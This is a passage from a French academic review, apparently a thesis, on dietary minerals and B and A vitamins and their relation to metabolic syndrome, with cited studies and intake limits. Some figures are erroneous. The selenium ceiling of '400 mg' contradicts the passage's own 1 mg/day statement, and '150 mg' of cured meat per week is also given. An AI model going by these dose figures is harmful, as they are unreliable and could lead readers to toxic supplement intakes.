Cet oligoélément est un cation dont les sources alimentaires sont les fruits de mer, poissons, viandes, et les œufs principalement. Après absorption intestinale, le sélénium se lie à des protéines pour le transport et l'activité cellulaire puis l'excrétion est pulmonaire et urinaire après conjugaison. Les muscles stockent jusqu'à 45% du sélénium de l'organisme. Des sélénoprotéines sont actives dans le métabolisme thyroïdien et le système immunitaire. (243) Le sélénium protège les cellules des radicaux libres par son action anti-oxydante. Il aurait un effet « insuline like », augmentant l'absorption du glucose par les cellules. (244) Il agit comme protecteur de l'oxydation des LDLcholestérol et de la concentration en lipopéroxydes et son action sur le métabolisme des prostaglandines semblent important pour la prévention des risques cardiovasculaires. (245) L'apport complémentaire diminuerait l'inflammation et le taux de triglycérides. La prise de sélénium agit sur plusieurs symptômes du syndrome métabolique : triglycérides, cholestérol, insulinorésistance et inflammation en les diminuant selon une étude sur 44 jeunes hommes sains. (246) Les carences en sélénium sont liées à des douleurs musculaires. Les carences en sélénium sont assez rares sauf dans des régions du monde où le sol en est pauvre. Les intoxications sont rares, des cas de fumées riches en sélénium ont causé des troubles gastro-intestinaux, des irritations bronchiques et dermiques. Jusqu'à 1 mg/j, le sélénium n'aurait pas de conséquence. (247) La dose maximale quotidienne à ne pas dépasser est de 400 mg en administration continue pour un adulte. (248) L'étude *SELECT* faite aux Etats-Unis étudiait le lien entre la supplémentation en vitamine E et le cancer de la prostate pendant 3 ans. La supplémentation en sélénium associée ou seule augmente la prévalence du cancer de la prostate chez les hommes qui en consomme. Le sélénium diminue l'effet de la vitamine E le risque de cancer de la prostate, qu'à faible dose, ensuite à haute dose il ne compense plus et a un effet délétère. Depuis il n'est pas recommandé de consommer de sélénium en complémentation chez l'homme qui a une alimentation variée. (249) Une méta-analyse a étudié l'association de la prise de sélénium avec les composants du syndrome métabolique. Les résultats

sont hétérogènes, peu significatifs ou révèlent aucune association selon le temps de l'étude et le nombre de volontaires insuffisants, quelque-que-soit leur âge. La consommation de sélénium n'est pas reliée au syndrome métabolique ni sa prévention par manque de preuve. (250)

II.1.1.6.1.4 : Iode (I53)

L'iode est un oligoélément présent dans les produits de la mer : poissons et algues. Les viandes, œufs et produits laitiers en contiennent aussi s'ils sont d'élevage car leur nourriture est enrichie en iode. (251) Stocké dans la glande thyroïde, après son apport alimentaire, l'iode est éliminé dans l'urine. La réserve est limitée, l'apport doit être quotidien. Son absorption peut être modifiée par certains médicaments (lithium) ou aliments dont le chou et le soja. L'iode participe à la formation des hormones thyroïdiennes : triiodothyronine et thyroxine (T3 et T4) qui se lient à la thyroglobuline pour leur transport. Son métabolisme est lié à celui du sélénium. (252) Une carence en iode se manifeste par un goitre au niveau de la thyroïde. Son insuffisance d'apport pendant la grossesse et l'enfance contribue au crétinisme. C'est pourquoi le sel de table est enrichi en iode en France afin d'éviter une carence chez les personnes qui consomment peu d'aliments marins riches en iode. Les carences sont rares mais possibles. Chez l'adulte, l'apport journalier doit être de 150 µg. Un déséquilibre des hormones thyroïdiennes a des conséquences sur le métabolisme énergétique et le système cardiaque. (253) Le déficit en iode est lié à l'hypothyroïdie qui s'accompagne d'une prise de poids et de troubles métaboliques surtout lipidique. Le lien entre hypothyroïdies et syndrome métabolique n'est pas certain, puisque l'origine de l'hypothyroïdie peut être différente. Mais la comorbidité cardiovasculaire est importante, d'autant plus si elle s'ajoute à l'hypertension artérielle ou le diabète de type 2 qui font partie du syndrome métabolique. (254) L'apport de zinc et de sélénium est bénéfique aux personnes en hypothyroïdie, selon une étude sur des patientes en surpoids ou obèses. (255) Les personnes souffrant d'hyperthyroïdie ou hypothyroïdie doivent surveiller leur alimentation car un déséquilibre peut entraîner des conséquences hormonales et métaboliques. L'iodisme ou intoxication à l'iode est rare mais survient chez des personnes hypersensibles à l'iode. Cela peut se traduire par des urticaires. La dose de sécurité à ne pas dépasser est de 1100 µg d'iode par jour. (256) L'iode n'est recommandé en supplémentation que si une carence est décelée. Une carence en iode peut aggraver les symptômes du syndrome métabolique, notamment les dyslipidémies, mais l'apport en iode ne prévient pas directement le syndrome métabolique.

II.1.1.6.1.5 : Magnésium (Mg12)

Le magnésium est un cation qui est retrouvé dans les légumes verts, les graines entières le chocolat et certaines eaux minérales. Son élimination est urinaire ou fécale. Le magnésium est plutôt intracellulaire et stocké à 50% dans les os. C'est le second cation présent en quantité après le potassium. (257) Le magnésium agit par antagonisme au calcium intracellulaire sur la sécrétion d'insuline et la régulation glycémique. La quantité de magnésium intracellulaire module l'action de l'insuline in vitro et in vivo. Un taux bas de magnésium intracellulaire est retrouvé chez les diabétiques de type 2 et des personnes hypertendues. Ces personnes ont un taux de calcium intracellulaire haut. Une supplémentation quotidienne en magnésium restaure le taux intracellulaire et contribue à une meilleure signalisation insulinaire. Ce taux bas de magnésium intracellulaire explique en partie le lien entre le diabète de type 2 et la survenue de l'hypertension. (258) Plusieurs études ont établi l'association entre l'apport de magnésium et l'amélioration de la glycémie à long terme chez les personnes diabétiques ou à risque de diabète de type 2. L'hémoglobine glyquée diminue chez les patients à la fin de l'étude. Les personnes diabétiques ont souvent une insuffisance d'apport en magnésium qui pourrait accentuer l'insulinorésistance. (259) Le mécanisme n'est pas élucidé mais l'apport en magnésium semble corrélérer avec une régulation de l'hypertension, des taux de TG et HDL-cholestérol et la circonférence abdominale chez des personnes en carence ou non.

Le magnésium assure le fonctionnement de la pompe Na/K (sodium/potassium) rénale ce qui diminue la rétention hydro-sodée. (260, 261) Par ses actions sur l'insulinémie, son rôle dans la production et l'utilisation d'énergie, le magnésium accompagne l'amaigrissement. Il permet l'activation des vitamines B en coenzymes par exemple, ce qui favorise l'utilisation d'énergie. Les personnes en stress répété ont une déperdition urinaire en magnésium accrue car le calcium qui rentre dans les cellules entraîne une sortie de magnésium aggravant leur manque d'apport. Une insuffisance d'apport en magnésium semble liée au risque de développer un diabète de type 2 ou une hypertension artérielle. (262) Le manque de magnésium diminue la capacité à produire de l'énergie et la fatigue physique et mentale sont accentués selon l'UNDF (union des nutrithérapeutes francophones). (263) De plus la protéine inflammatoire CRP baisse inversement au taux de magnésium. La diminution de l'inflammation systémique serait une des causes de la prévention du syndrome métabolique chez des femmes qui prennent du magnésium en complémentation. La prise de magnésium a été étudiée en fonction de l'alimentation et des habitudes de vie des personnes. Plus les femmes consommaient des produits d'origine végétale pouvant contenir du magnésium plus l'effet était bénéfique. La prise de magnésium protège de l'inflammation chronique (évaluée par le taux de CRP) qui favorise le diabète de type 2, l'hypertension artérielle et les risques cardiovasculaires. Plus le taux de magnésium est important, plus la prévalence du syndrome métabolique est bas chez 11686 américaines de 45 ans ou plus, sans maladie. (264) Les carences en magnésium ont pour premiers symptômes de la fatigue, des nausées, une perte d'appétit qui peuvent s'aggraver par des crampes et un trouble du rythme cardiaque. Cependant une complémentation n'est pas nécessaire si l'alimentation est équilibrée. En France et en Europe la limite maximale de supplémentation en magnésium est fixée à 250 mg/j pour un adulte. En trop grande quantité l'effet laxatif est l'effet indésirable principal. Le magnésium en supplémentation n'est utilisé que si une carence par manque d'absorption ou perte accrue est diagnostiquée. Ces compléments sont indiqués dans la prévention de la fatigue et du stress qui peuvent indirectement influencer le syndrome métabolique. Toutefois, dans la prévention du syndrome métabolique, son action n'est pas suffisamment documentée. (265)

II.1.1.6.1.6 : Calcium (Ca²⁰)

Ce cation est présent dans les choux et les poissons. Les produits laitiers ou l'eau peuvent être enrichis en calcium. Il est stocké à 99% dans les os et le reste se trouve dans le secteur extracellulaire. En grande partie lié à des protéines dont l'albumine dans le sang, le reste est le calcium libre et actif. Son métabolisme est dépendant d'enzymes qui contrôlent son absorption intestinale et son élimination rénale. (266) La calcitonine thyroïdienne fait baisser la calcémie, tandis que les parathormones (PTH) des parathyroïdes augmentent la calcémie. La prolactine accentue l'effet du calcitriol et l'absorption intestinale de calcium. Le calcitriol ou vitamine D active contrôle négativement la concentration en PTH. Le calcium participe à l'équilibre phospho-calcique en minéralisant l'os. Ses autres rôles sont la sécrétion hormonale, la conduction cardiaque, la contraction musculaire et la transmission des influx nerveux. Le calcium intracellulaire permet l'insulinosécrétion. (267) Une prise de calcémie trop importante est suspectée dans le développement de maladies cardiovasculaires et l'aggravation de composants du syndrome métabolique, dont le profil lipidique. L'étude chez 8610 volontaires hommes et femmes de 18 à 74 ans de leur calcémie et leur profil lipidique montre une association entre ces taux. La calcémie est corrélée positivement aux taux de cholestérol total, HDL-cholestérol et LDL-cholestérol élevé et à la triglycéridémie plus basse chez les hommes et les femmes en postménopause. Alors que chez les femmes en préménopause l'association entre la calcémie et la triglycéridémie n'est pas significative, mais celle avec les taux de cholestérol hauts est retrouvée. Le mécanisme entre la calcémie et la cholestérolémie n'est pas clair, mais in vitro la signalisation hépatique est modulée. Les œstrogènes influent sur cette relation entre la calcémie et les taux lipidiques, ce qui explique que chez les femmes

non ménopausées l'association soit différente. (268) Le dosage de la calcémie chez 338 volontaires sains ou avec un syndrome métabolique diagnostiqué a montré qu'un apport faible en calcium est relié au risque de syndrome métabolique. (269) Chez 10066 femmes de plus de 45 ans saines de toutes maladies, la consommation de calcium a été étudiée afin de voir le lien avec le syndrome métabolique. Plus la consommation de calcium est importante, plus la prévalence du syndrome métabolique diminue. L'insulinosensibilité et la tension artérielle sont améliorées si la prise de calcium est suffisante grâce à l'alimentation ou avec des suppléments. Un lien est bien établi, mais de nombreux facteurs dont l'alimentation et d'autres risques associés influencent le développement du syndrome métabolique. (270) Une étude a comparé les effets de la prise de calcium chez des sujets obèses, 430mg/j équivalent à une faible quantité et 1200mg/j pour une quantité supérieure apportée soit par une supplémentation soit par des produits laitiers. Après 24 semaines, le groupe consommant des produits laitiers correspondant à la quantité de calcium quotidien supérieure avaient perdu plus de poids, une tension artérielle et une tolérance au glucose améliorée avec un taux d'insuline plus bas. La prise de calcium en complément n'améliore pas les paramètres du syndrome métabolique, mais l'ensemble des composants des produits laitiers sont bénéfiques. L'apport en calcium est conseillé par l'alimentation plutôt qu'une supplémentation. Une supplémentation en calcium sans déficit détecté n'est pas recommandée car les effets ne sont pas suffisamment documentés. (271) La dose limite fixée en calcium pour un adulte est de 2500 mg par jour au maximum. Des apports excessifs peuvent amener à une hypercalciurie et à des lithiases rénales et à une toxicité cardiaque par accumulation de calcium au niveau des artères. (272)

II.1.1.6.1.7 : Manganèse (Mn25)

Ce cation se retrouve dans l'ananas, les myrtilles, les légumes verts en feuilles, les noix, les céréales complètes et le thé. Son absorption est intestinale et son élimination passe par la bile après passage dans le foie puis dans les excréments, seule une petite partie est éliminée dans l'urine. Son absorption intestinale peut être affaiblie par le fer, le calcium, les polyphénols et les fibres. Le manganèse est un cofacteur enzymatique nécessaire à la synthèse du cartilage, des protéines, de la myéline et à la coagulation sanguine qui a une action antioxydante. Les formes biologiques Mn²⁺ et Mn³⁺ sont les plus actives. (273) Une cohorte de 278 hommes diabétiques avec un bon contrôle métabolique ou un mauvais a permis d'étudier le lien entre le manganèse et les paramètres influents sur le syndrome métabolique. Quelque-soit le contrôle métabolique chez les volontaires, le taux de manganèse est élevé chez les personnes diabétiques. Aucune action sur l'insulinosensibilité, l'inflammation, les dyslipidémies ou la glycémie n'a été retrouvée pour le manganèse. Cependant le taux élevé semble rapporté son rôle antioxydant. (274) Plusieurs métaux présents à l'état de trace : le zinc, le cuivre, le sélénium et le manganèse ont été étudiés ensemble comme biomarqueurs prédictifs d'un diabète de type 2 chez des personnes hypertendues. Dans l'organisme ces métaux ont un rôle physiopathologique dans le syndrome métabolique en association au manganèse. Leur action sur l'insulinorésistance, l'inflammation et le stress oxydant médient les paramètres du syndrome métabolique. Les concentrations en minéraux et les variables du syndrome métabolique ont été analysés chez 400 personnes de 40 à 60 ans. Quelque-soit le sexe ; 4 groupes ont été définis : les diabétiques seuls, les hypertendus sans diabète de type 2, les hypertendus devenus diabétiques et les témoins. Le sélénium sérique est diminué dans tous les groupes comparés aux témoins. Le zinc n'est diminué que chez les hypertendus avec ou sans diabète. Le manganèse est augmenté dans tous les groupes, par rapport aux témoins. Alors que le cuivre n'est augmenté que chez les hypertendus avec ou sans diabète. Ces métaux, notamment le zinc et le cuivre semblent prédire la possibilité d'apparition d'un diabète de type 2 chez un hypertendu. Tous ces métaux ont un rôle dans l'hypertension, mais l'action du manganèse seul n'est pas définie. (275) Selon une étude coréenne, le taux de manganèse est associé à l'hypertension artérielle chez l'homme et la femme. Un taux élevé de manganèse peut augmenter le risque de survenue d'hypertension artérielle

chez les coréens. (276) Les insuffisances d'apport en manganèse sont rares mais peuvent se manifester des troubles de la croissance et de la coagulation. Au-delà de 5 mg par jour, le manganèse peut devenir neurotoxique. Ces intoxications sont professionnelles uniquement. Une complémentation en manganèse n'est pas recommandée, l'alimentation apporte normalement suffisamment cet oligoélément. Son excès d'apport pourrait aggraver les symptômes du syndrome métabolique. (277)

II.1.1.6.1.8 : Cuivre (Cu29)

Ce cation est présent dans les noix, le foie, la levure de bière, les légumes secs et les crustacés. Le cuivre alimentaire subit un métabolisme hépatique et son excrétion est biliaire. Le cuivre est transporté par des protéines sanguines dont la céruloplasmine (95%) qui est dosable pour évaluer la concentration en cuivre. Des médicaments avec du sulfate de zinc, le fer, ou le molybdène diminuent son absorption intestinale s'ils sont associés. (278) Le cuivre participe à des réactions enzymatiques en tant que cofacteur, dont la lipolyse. (279) Une étude a dosé différents minéraux chez 92 patients diabétiques et 72 témoins. Le taux de cuivre était bas chez les personnes diabétiques. L'apparition de troubles métaboliques chez les patients diabétiques évoluant en syndrome métabolique pourrait être lié au taux de cuivre sérique. L'association est plus ou moins forte selon les composants du syndrome métabolique et elle reste inexplicée. Seule l'action antioxydante est retrouvée. (280) Cependant en excès, par anomalie métabolique souvent le cuivre et le fer sont impliqués dans la survenue du diabète de type 2 et ses complications. Cette action se ferait par oxydation, créant des espèces réactives dérivées de l'oxygène causant des dommages cellulaires. Le mécanisme reste discuté. L'utilisation de compléments ou de chélateurs de cuivre dans la prévention du syndrome métabolique reste théorique. En pratique les connaissances sont insuffisantes pour garantir des bénéfices, sans risque. (281) La consommation de cuivre quotidienne peut aller jusqu'à 2 mg chez l'adulte et une alimentation normale et diversifiée suffit pour les atteindre. Une surcharge en cuivre peut engendrer la maladie de Wilson qui a des conséquences viscérales, notamment hépatiques et neurologiques. Elle doit être prise en charge le plus tôt possible par chélation du cuivre avec du zinc. A très haute dose, le cuivre peut entraîner des vomissements, diarrhées, hémorragies et problèmes hépatiques. (282)

II.1.1.6.1.10 : Potassium (K19)

Le potassium se retrouve dans les fruits et légumes secs, le chocolat, le café et les poissons. Ce cation est majoritaire dans le compartiment intracellulaire. Le taux de potassium est dépendant de certains médicaments (diurétiques, immunosuppresseurs, laxatifs, antifongiques, certains antidépresseurs) qui favorisent son élimination urinaire et diminuent ainsi la kaliémie. D'autres augmentent sa réabsorption rénale (anti-aldostérone, AINS) ce qui augmente son taux sanguin. Après son absorption intestinale, son excrétion est rénale. Le potassium est peu stocké donc sa concentration dépend de la diurèse. (283) Le potassium contribue à l'équilibre électrolytique et l'équilibre acido-basique sanguins. Il participe au métabolisme du glycogène, à la transmission des influx nerveux et à la contraction des muscles dont la conduction cardiaque. Le K⁺ est actif dans de nombreux transports par échange avec le sodium (Na⁺) ou un autre ion notamment au niveau rénal. (284) L'OMS a fait une étude concluant qu'un apport suffisant en potassium (entre 3,5 et 4,7 g/j) diminue l'hypertension chez les hypertendus et le risque cardiovasculaire. Cet apport doit se faire par l'alimentation, avec des fruits frais et secs. La diminution du sodium contribue à une action sur l'hypertension artérielle, d'autant plus si la consommation de potassium est suffisante. La carence en potassium est associée à l'insulinorésistance et au syndrome métabolique. Un taux bas de potassium chez des non diabétiques est corrélé à une augmentation de l'insuline et de la glycémie.

(285) L'étude d'une cohorte a étudiée le ratio urinaire entre le sodium et le potassium chez des obèses. La prise importante de sodium est associée au risque de développer un syndrome métabolique notamment par action sur la tension artérielle. La prise de potassium diminue les effets néfastes du sodium et permet de réguler la tension artérielle. Le ratio sodium/potassium alimentaire et urinaire influe sur la tension artérielle et peut être associée à l'obésité. L'action sur d'autres paramètres du syndrome métabolique n'est pas avérée. Le potassium n'est pas clairement relié au syndrome métabolique et ne peut être utilisé pour sa prévention. (286) Les carences graves sont rares, mais se manifestent par une fatigue, une constipation et des crampes musculaires. Une carence sévère peut entraîner une paralysie musculaire et des troubles du rythme cardiaque. Dans ce cas, en particulier chez les personnes prenant un traitement, ont des vomissements ou des diarrhées qui augmentent les pertes en potassium, une complémentation est favorable. Le chlorure de potassium (KCl) permet cet apport. (287)

II.1.1.6.1.11 : Sodium (Na¹¹)

Le sodium est le cation le plus représenté (90%) dans le secteur extracellulaire. De nombreux aliments contiennent du sel ou chlorure de sodium (NaCl) : la charcuterie, les sauces, soupes, aliments séchés ou fumés. La majorité du sel consommé provient de ces aliments transformés et non du sel de table que l'on rajoute en assaisonnement. La prise de 100 mg de sodium équivaut à 254 mg de sel. (288) Les échanges constants entre les compartiments intracellulaire et extracellulaire permettent l'homéostasie hydrique. Le sodium contribue en majorité à l'équilibre électrolytique sanguin. Présent sous forme de chlorure de sodium (NaCl) le plus souvent, il participe à de nombreux transports pour les nutriments ou autres ions au niveau intestinal et rénal par échange de Na⁺. Des médicaments favorisent son élimination rénale (diurétiques, antihypertenseurs) ou sa réabsorption. (289) La natrémie est corrélée au risque d'hypertension. L'abus de sel favorise l'appétit et la soif, dont la prise de boissons sucrées qui est lié à la prise de poids et aux troubles métaboliques qui en découlent. Un lien entre sensibilité au sel et insulino-résistance existe chez les adultes hypertendus selon des études. Le mécanisme exact reste à expliquer, mais une suractivation du système sympathique et du système rénine-angiotensine joue un rôle dans la rétention hydro-sodée et l'hyperinsulinémie. (290) Les patients avec une hypertension artérielle ont plus de risque se développer un syndrome métabolique à long terme. Cette hypertension peut provenir d'une consommation excessive de sel. L'hypertension présente dans l'enfance est prédictive de l'hypertension à l'âge adulte et du risque de survenue du syndrome métabolique. Selon une étude chez 493 enfants, plus le nombre de fois où l'hypertension a été constatée chez l'enfant est grand ; plus le risque d'hypertension et de syndrome métabolique est important à 30 ans. (291) Une réabsorption accrue de sodium qui génère une natrémie élevée est associée au syndrome métabolique chez les hommes et femmes de race blanche. L'étude a analysé les paramètres du syndrome métabolique et l'excrétion urinaire de sodium chez 1190 personnes. Plus les anomalies du syndrome métabolique sont importantes plus la réabsorption de sodium augmente. La réabsorption de sodium est liée à un tour de taille important, la triglycéridémie et une HDLémie basse. La réabsorption élevée du sodium est peut-être due au syndrome métabolique. L'obésité s'accompagne d'une inflammation chronique, l'IL-6 activerait un canal sodique épithélial qui explique la réabsorption du sodium au niveau rénal (292). L'excès de sodium par l'alimentation contribue à une hypocalcémie et ses conséquences. L'excrétion de sodium au niveau rénal se fait en même temps qu'une perte de calcium. Donc plus du sodium est à éliminer plus du calcium est éliminé aussi. (293) La consommation ne devrait pas dépasser 6g/j de sel selon les recommandations KDIGO (kidney disease improving global outcomes) de 2013. Cette recommandation est reprise dans le PNNS 2018-2022, avec des exemples illustrés de portion d'aliments à consommer afin de ne pas dépasser cette limite. Dans une semaine, un adulte doit

consommer moins de 150 mg de charcuterie, ce sont des images pour aider les patients à évaluer leur alimentation et la rééquilibrer. (294)

II.1.1.6.1.12 : Fer (Fe26)

Présent sous forme ferreuse (Fe 2+) dans la viande rouge, les abats d'animaux et les poissons, alors que le fer est ferrique (Fe 3+) dans les légumineuses. Cet état d'oxydation conditionne la vitesse d'absorption, directe ou non de la forme stockable de l'oligoélément. La vitamine C et les anti-oxydants augmentent l'absorption digestive par réduction du fer alors que le thé, si plus de 2 litres par jour est consommé la diminue. (295) Le fer est stocké principalement au niveau des hématies et du foie, après son absorption intestinale et son transport par la transferrine. Les pertes en fer sont essentiellement au niveau du tractus gastro-intestinal, puis par la desquamation épidermique. Les pertes par la sueur et dans les urines sont plus faibles. (296) Impliqué dans le stockage et le transport de l'oxygène via l'hémoglobine en majorité et la myoglobine, le fer participe aussi à la fabrication d'enzymes nécessaires à la synthèse de l'ADN. Le bilan ferrique complet dépend de la concentration en fer sanguin, de la transferrine qui permet le transport du fer, le coefficient de saturation de la transferrine et la ferritine qui le stocke. La ferritine augmente dans les inflammations et les lyses cellulaires, notamment des hépatocytes, une consommation excessive d'alcool ou le syndrome métabolique. Les personnes atteintes de syndrome métabolique ont fréquemment une hyperferritinémie dues à un syndrome inflammatoire discret, une atteinte hépatique et d'autres facteurs qui ne sont pas tous déterminés. Le taux de ferritine varie proportionnellement à l'insulinorésistance, sans que le fer soit vraiment en surcharge. (297) Les personnes atteintes d'hémochromatose ou avec une hyperferritinémie ont plus de risque de développer un syndrome métabolique sans savoir si c'est un réel facteur de risque ou une conséquence. Alors que la surcharge en fer a des conséquences viscérales et métaboliques. L'hémochromatose est une surcharge en fer génétique due à une mutation du gène HFE (« high » pour élevé en anglais et « FE » pour fer) qui provoque une surexpression des transporteurs dont la ferroportine qui augmente l'absorption en fer quotidien sans que cela soit approprié aux besoins, créant une accumulation. L'hyperferritinémie avec une surcharge en fer est liée au risque de diabète de type II par déficit de la production d'insuline et augmentation du stress oxydatif altérant les cellules. Les saignées sont indiquées pour traiter l'hémochromatose. Chez les personnes diabétiques ou insulinorésistantes, diminuer l'apport en fer par divers moyens est bénéfique. Réduire la consommation de viande rouge améliore la sensibilité à l'insuline selon une cohorte américaine suivie 4 ans. (298) Une insulinorésistance associée à une surcharge hépatique en fer constitue une hépatosidérose dysmétabolique. Cette pathologie met en lien le métabolisme du fer et la glycémie, l'insulinémie et les lipides hépatiques. Le sens de l'association est mal connu, la chélation du fer améliore l'insulinémie et le métabolisme lipidique mais le traitement de l'insulinorésistance ne modifie pas la surcharge en fer. L'hépatosidérose dysmétabolique est fréquemment présente dans le syndrome métabolique. (299) Les besoins en fer quotidiens pour les hommes sont de 1 à 2 mg et 2 à 4 mg chez la femme. Les besoins sont plus importants pendant la grossesse et l'adolescence. L'alimentation peut suffire à apporter le fer nécessaire, mais si les besoins augmentent ou si les apports sont trop faibles, chez les personnes âgées ou les végétariens, une complémentation est à discuter. (300)

II.1.1.6.1.13 : Phosphore (P15)

Cet anion est sous forme de phosphate (PO₄³⁻) dans les produits laitiers, les viandes, les poissons et les légumes. Le phosphore est stocké dans les os en majorité dans les cristaux d'hydroxyapatite.

Seul 1% du phosphore est extra-cellulaire. (301) Le phosphore contribue au métabolisme osseux avec le calcium, leur métabolisme est lié. Sa répartition et sa concentration sont dépendantes d'hormones qui conditionnent son absorption intestinale et son élimination rénale. L'équilibre de la phosphatémie est nécessaire au fonctionnement rénal et inversement. Ces hormones sont les mêmes que pour le calcium mais leur action est différente sur les minéraux. La PTH augmente la réabsorption rénale du calcium et diminue celle du phosphore et active indirectement le calcitriol ou vitamine D. (302) La prise de 125 mg de phosphate de potassium a été comparée à un placebo chez des hommes sains. La phosphatémie augmente bien.

L'expérimentation a étudié l'effet d'une consommation de phosphore et de la tolérance à l'insuline et la glycémie. Les sujets ont pris 500 mg de phosphore ou le placebo et 75 g de glucose. Les résultats ont montré une glycémie moins importante après la prise de phosphore et une insulémie plus élevée. Plusieurs expérimentations espacées de 3 jours ont permis de relier la phosphatémie et la régulation de la glycémie. La consommation de glucose dans l'alimentation ou dans l'expérimentation diminue la phosphatémie. La prise de phosphate sans glucose améliore la glycémie, mais pas le taux d'insuline. A court terme la prise de phosphore est bénéfique pour la régulation de la glycémie et de la sensibilité à l'insuline mais à long terme ce n'est pas prouvé. (303) La phosphatémie basse est corrélée à l'obésité et au syndrome métabolique. La prise de phosphore chez 63 adultes de 18 à 45 ans a été confrontée à celle d'un placebo afin d'étudier les effets sur le poids, le métabolisme glucidique et lipidique après 12 semaines. Tous les sujets étaient en surpoids. La perte de poids a été plus remarquable chez les individus ayant consommés du phosphore, avec une amélioration de l'IMC et du tour de taille. Les autres paramètres étaient semblables dans les 2 groupes. Le phosphore en complément ou dans l'alimentation contribue à court terme à une perte de poids. A long terme, ce n'est pas certain et les autres paramètres du syndrome métabolique ne sont pas impactés. (304) Une alimentation normale est rarement à l'origine d'une carence en phosphore donc une complémentation n'est pas recommandée. Une maladie rénale, un alcoolisme chronique, une anorexie ou la prise excessive d'antiacide peut expliquer un manque de phosphore qui se caractérise par une fatigue, une atrophie musculaire et des troubles cardiaques. Les besoins en phosphore chez l'adulte sont de 800 mg par jour. En cas de surconsommation de produits contenant du phosphore, des chélateurs comme le carbonate de calcium peuvent être utilisés. L'hyperphosphatémie est plus risquée qu'un déficit, la calcémie augmente et le système rénal est affecté. (305)

Le dosage des minéraux et celui des oligoéléments ne se fait pas en routine. Hormis le sodium, le potassium et le chlore sanguins qui peuvent faire partie d'un ionogramme car ils traduisent l'état de l'hydratation pour le sodium, les risques cardiaques pour le potassium. Un ionogramme étendu est demandé pour explorer le métabolisme osseux puisqu'il dose le calcium et le phosphore. L'élimination est urinaire pour la plupart des minéraux et oligo-éléments, ainsi un dosage urinaire est possible pour évaluer l'imprégnation de l'organisme et détecter des anomalies. Un ionogramme urinaire dose le Na⁺ et le K⁺, seulement en 2^{ème} intention si un contexte clinique et biologique sont à vérifier, en néphrologie ou en réanimation particulièrement. (306) Le fer et ses protéines de transport (transferrine) et de stockage (ferritine) sont explorés dans certaines situations avec des signes cliniques et biologiques évocateurs. Le rôle de chaque oligoélément n'est pas encore bien connu. Leur taux optimal est en cours d'étude, mais ils sont des acteurs du métabolisme et de son fonctionnement normal. Il est difficile d'évaluer leur quantité réellement absorbée après la consommation des aliments et de faire un lien avec des signes cliniques ou biologiques. De nombreuses personnes dans la population n'ont pas un stock optimal en micronutriments, pourtant toutes n'ont pas de troubles. Une alimentation diversifiée et équilibrée doit suffire à l'équilibre métabolique. La prise de compléments alimentaires contenant des minéraux et vitamines ont été classés selon le risque de dépasser les seuils journaliers et les connaissances actuelles. Leur indication reste générale et aucun micronutriment seul n'est utilisable dans la prévention du syndrome métabolique. (307)

Tableau 8 : Classification des vitamines et minéraux selon leur risque (307)

	Vitamines	Minéraux
Groupe A : risque faible	K, B1, B2, B5, B8, B12	
Groupe B : risque moyen	D, E, B3 (nicotinamide)	magnésium, potassium, sélénium, chrome, molybdène, fluor, phosphore, bore, silicium
Groupe C : risque élevé	A, bêta-carotène, B3 (acide nicotinique), B6, B9, C	calcium, fer, cuivre, iode, zinc, manganèse

EII.1.1.6.2 : Vitamines

II.1.1.6.2.1 : Vitamine A

La vitamine A active provient de précurseurs dont le rétinol est le principal. Dans les légumes, elle est sous forme inactive (provitamine), dont le bêta-carotène. Dans la viande et surtout les abats, elle est présente directement sous forme de rétinol. C'est une vitamine liposoluble qui s'élimine par voie urinaire. La vitamine A est antioxydante et anti-inflammatoire. Son activité biologique est similaire au rétinol : qui est un de ses précurseurs. La vitamine A est métabolisée en métabolites qui augmente l'insulinosécrétion. (308) Son action serait conséquente sur le métabolisme lipidique et glucidique. Les études ne décrivent pas encore le mécanisme chez l'homme, mais la supplémentation est positive chez le rat obèse. La vitamine A diminue le poids corporel, la taille des adipocytes et augmente l'insulinosensibilité chez les rats obèses. (309) Une étude sur 48 individus obèses ou non et diabétiques ou non semblent montrer le lien entre la vitamine A, ses métabolites et le métabolisme lipidique au niveau du tissu adipeux. Le lien avec le tissu adipeux viscéral particulièrement semble dépendre des rétinoïdes et ses transporteurs. Le taux de vitamine A sérique et d'une de ses transporteurs identifiés ont été comparés aux paramètres du syndrome métabolique. Le taux du transporteur RBP4 est une adipokine qui est augmentée chez les personnes obèses et encore plus si un diabète est associé et qu'il est non contrôlé. Ce transporteur est associé positivement à l'IMC, le tour de taille, l'HbA1c, les triglycérides et négativement avec le HDLcholestérol. Les taux de RBP4 et de la vitamine A pourraient servir de marqueur du syndrome métabolique car le taux du transporteur RBP 4 croît avec l'obésité et l'insulinorésistance qui sont les prémisses généralement d'un syndrome métabolique. (310) Le taux de vitamine A est abaissé chez les personnes obèses avec ou sans syndrome métabolique. Ce qui faciliterait l'oxydation et l'inflammation. Chez l'Homme le lien entre la vitamine A, ses dérivées protéiques et les composants du syndrome métabolique n'est pas établi clairement. Les études ne sont pas toutes significatives concernant chaque variable. (311)

II.1.1.6.2.2 : Vitamines B

La vitamine B1 à B12, sont en quantité différentes dans les fruits, légumes, levure de bière, viandes et poissons. Ces vitamines sont hydrosolubles et s'éliminent par voie urinaire. Leur rôle commun dans le métabolisme se ressent d'autant plus qu'elles sont associées entre elles, avec les autres vitamines et le magnésium. La toxicité de chacune n'est pas toujours définie. Une carence grave est rare si l'alimentation est variée. Les personnes alcooliques, avec une maladie inflammatoire chronique de l'intestin ou après une intervention chirurgicale gastrique sont plus à risque d'avoir un déficit vitaminiq. (312)

La vitamine B1 ou thiamine intervient dans le métabolisme des glucides, lipides et protéines en tant que coenzyme et dans la dégradation d'acides aminés produisant de l'énergie. Le thé et le café diminuent son absorption intestinale. La vitamine B1 réduit le stress oxydatif et améliore la fonction endothéliale. (313) Son administration empêcherait la formation de composés nocifs dérivés du métabolisme du glucose. L'apport de thiamine chez des patients diabétiques améliorerait le taux de cholestérol après 6 mois. Cette étude ne permet pas de conclure sur un effet bénéfique à long terme sur les complications cardiovasculaires ou les autres composants du syndrome métabolique. (314)

La vitamine B2 ou riboflavine est nécessaire à la production d'enzymes actives dans la production d'énergie et l'utilisation des nutriments et a une action antioxydante. (315) Même chez des personnes âgées en carences, aucun bénéfice n'a été prouvé concernant l'amélioration des paramètres du syndrome métabolique supposés sur le métabolisme lipidique. Une supplémentation en vitamine B2 n'est pas nécessaire. (316)

